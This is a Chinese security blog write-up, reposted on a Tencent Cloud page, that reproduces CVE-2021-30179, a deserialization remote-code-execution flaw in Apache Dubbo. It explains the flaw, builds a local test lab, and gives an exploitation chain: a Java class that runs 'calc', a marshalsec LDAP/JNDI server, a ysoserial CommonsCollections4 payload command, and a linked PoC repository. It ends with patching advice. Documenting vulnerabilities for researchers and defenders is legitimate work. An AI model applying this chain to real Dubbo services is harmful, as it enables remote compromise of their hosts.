

CVE-2021-30179: Apache Dubbo RCE复现

2021-08-20

阅读 225

作者: lz2y@Timeline Sec

本字数: 1112

阅读时长: 3 ~ 4min

声明: 请勿用作违法用途, 否则后果自负

0x01 简介

Apache Dubbo是一个分布式框架, 致力于提供高性能透明化的RPC远程服务调用方案, 以及SOA服务治理方案。Apache Dubbo在实际应用场景中主要负责解决分布式的相关需求。

0x02 漏洞概述

编号: CVE-2021-30179

Apache Dubbo默认支持泛化引用由服务端API接口暴露的所有方法, 这些调用由GenericFilter处理。GenericFilter将根据客户端提供的接口名、方法名、方法参数类型列表, 根据反射机制获取对应的方法, 再根据客户端提供的反序列化方式将参数进行反序列化成pojo对象, 反序列化的方式有以下选择:

- true
- raw.return
- nativejava
- bean
- protobuf-json

我们可以通过控制反序列化的方式为raw.return/true、nativejava、bean来反序列化我们的参数从而实现反序列化, 进而触发特定Gadget的, 最终导致了远程命令执行漏洞

0x03 影响版本

Apache Dubbo 2.7.0 to 2.7.9

Apache Dubbo 2.6.0 to 2.6.9

Apache Dubbo all 2.5.x versions (官方已不再提供支持)

0x04 环境搭建

以Apache Dubbo 2.7.9为测试环境

1、下载zookeeper

<https://archive.apache.org/dist/zookeeper/zookeeper-3.3.3/zookeeper->

解压后的根目录下新建data和logs两个文件夹, 修改conf目录下的zoo_sample.cfg为zoo.cfg, 覆盖原有的dataDir并添加dataLogDir

作者介绍



Timeline Sec

关注

专栏

| 文章 | 阅读量 | 获赞 | 作者排名 |
|-----|-------|-----|------|
| 147 | 70.6K | 354 | 1595 |

精选专题

腾讯云原生专题

云原生技术干货, 业务实践落地。

活动推荐

021 V+全真互联网全球...

百万资源, 六大权益, 启动全球招募

立即查看

腾讯云自媒体分享计划

入驻云加社区, 共享百万资源包。

立即入驻

运营活动



```
# synchronization phase can take
initLimit=10
# The number of ticks that can pass between
# sending a request and getting an acknowledgement
syncLimit=5
# the directory where the snapshot is stored.
dataDir=E:\\vul\\dubbo\\environment\\zookeeper-3.3.3\\data
dataLogDir=E:\\vul\\dubbo\\environment\\zookeeper-3.3.3\\logs
# the port at which the clients will connect
clientPort=2181
```

2、双击bin目录下的zkServer.cmd，启动zookeeper，默认监听2181端口

```
2021-07-26 18:28:52.609 - INFO [main:Environment@97] - Server environment:user.dir=E:\\vul\\dubbo\\environment\\zookeeper-3.3.3\\bin
2021-07-26 18:28:52.615 - INFO [main:ZooKeeperServer@663] - tickTime set to 2000
2021-07-26 18:28:52.616 - INFO [main:ZooKeeperServer@672] - minSessionTimeout set to -1
2021-07-26 18:28:52.616 - INFO [main:ZooKeeperServer@681] - maxSessionTimeout set to -1
2021-07-26 18:28:53.622 - INFO [main:NIOServerCnxn$Factory@143] - binding to port 0.0.0.0/0.0.0.0:2181
2021-07-26 18:28:53.646 - INFO [main:FileTxnSnapLog@82] - Reading snapshot E:\\vul\\dubbo\\environment\\zookeeper-3.3.3\\data\\version-2\\snapshot_360
2021-07-26 18:28:53.674 - INFO [main:FileTxnSnapLog@208] - Snapshotting: 3d3
```

3、下载测试Demo及POC:


<https://github.com/lz2y/DubboPOC>

该测试Demo是我在基础的Dubbo测试项目上添加了需要使用的Gadget所需的依赖（该CVE使用的为org.apache.xbean以及CC4）

师傅们也可以参考<https://mp.weixin.qq.com/s/9DkD2g09mmpIz7mow81sDw>安装官方提供的项目进行测试

（项目里的POC是我在参考链接的基础上修改后的结果，后续会更新Dubbo的其他CVE、GHSL的POC）

4、启动Provider



0x05 漏洞复现

1、下载marshalsec并编译得到jar包

```
git clone https://github.com/mbechler/marshalsec
mvn clean package -DskipTests
```


2、创建Exploit.java文件，通过javac得到Exploit.class文件

```
public class Exploit {

    static {
        System.err.println("Pwned");
        try {
            String cmds = "calc";
            Runtime.getRuntime().exec(cmds);
        } catch (Exception e) {
            e.printStackTrace();
        }
    }
}
```

3、在Exploit.class目录下开启http服务

```
python -m http.server 8000
```




4、使用marshalsec开启JNDI服务

SNAPSHOT-all.jar marshalsec.jndi.LDAPRefServer "http://127.0.0.1:8000


5、查看暴露的接口及其方法

telnet Dubbo服务ip Dubbo服务端ip
ls
cd 服务
ls




打开


src\main\java\top\lz2y\vu\CVE202130179.java修改上一步得到的接口名及其方法




6、替换CVE-2021-30179.java中的POC1的ldap uri



填写Dubbo服务的ip以及端口号






POC2同POC1，只需修改LDAP服务地址即可使用

POC3为通过nativejava选项反序列化触发sink点，这里以CC4为例，利用yso生成CC4的序列化文件

```
java -jar ysoserial.jar CommonsCollections4 "calc" > 1.ser
```

修改POC中反序列化文件的路径



运行即执行calc弹出计算器

0x06 修复方式

升级 Apache Dubbo 至最新版本；

设置 Apache Dubbo 相关端口仅对可信地址开放。

参考链接：

<https://mp.weixin.qq.com/s/9DkD2g09mmpIz7mow81sDw>

https://securitylab.github.com/advisories/GHSL-2021-034_043-apache-dubbo/

本文分享自微信公众号 - Timeline Sec (TimelineSec)，作者：lz2y

原文出处及转载信息见文内详细说明，如有侵权，请联系 yunjia_community@tencent.com 删除。

原始发表时间：2021-07-28

本文参与[腾讯云自媒体分享计划](#)，欢迎正在阅读的你加入，一起分享。

举报

点赞 3

分享

0 条评论

我来说两句

[登录](#) 后参与评论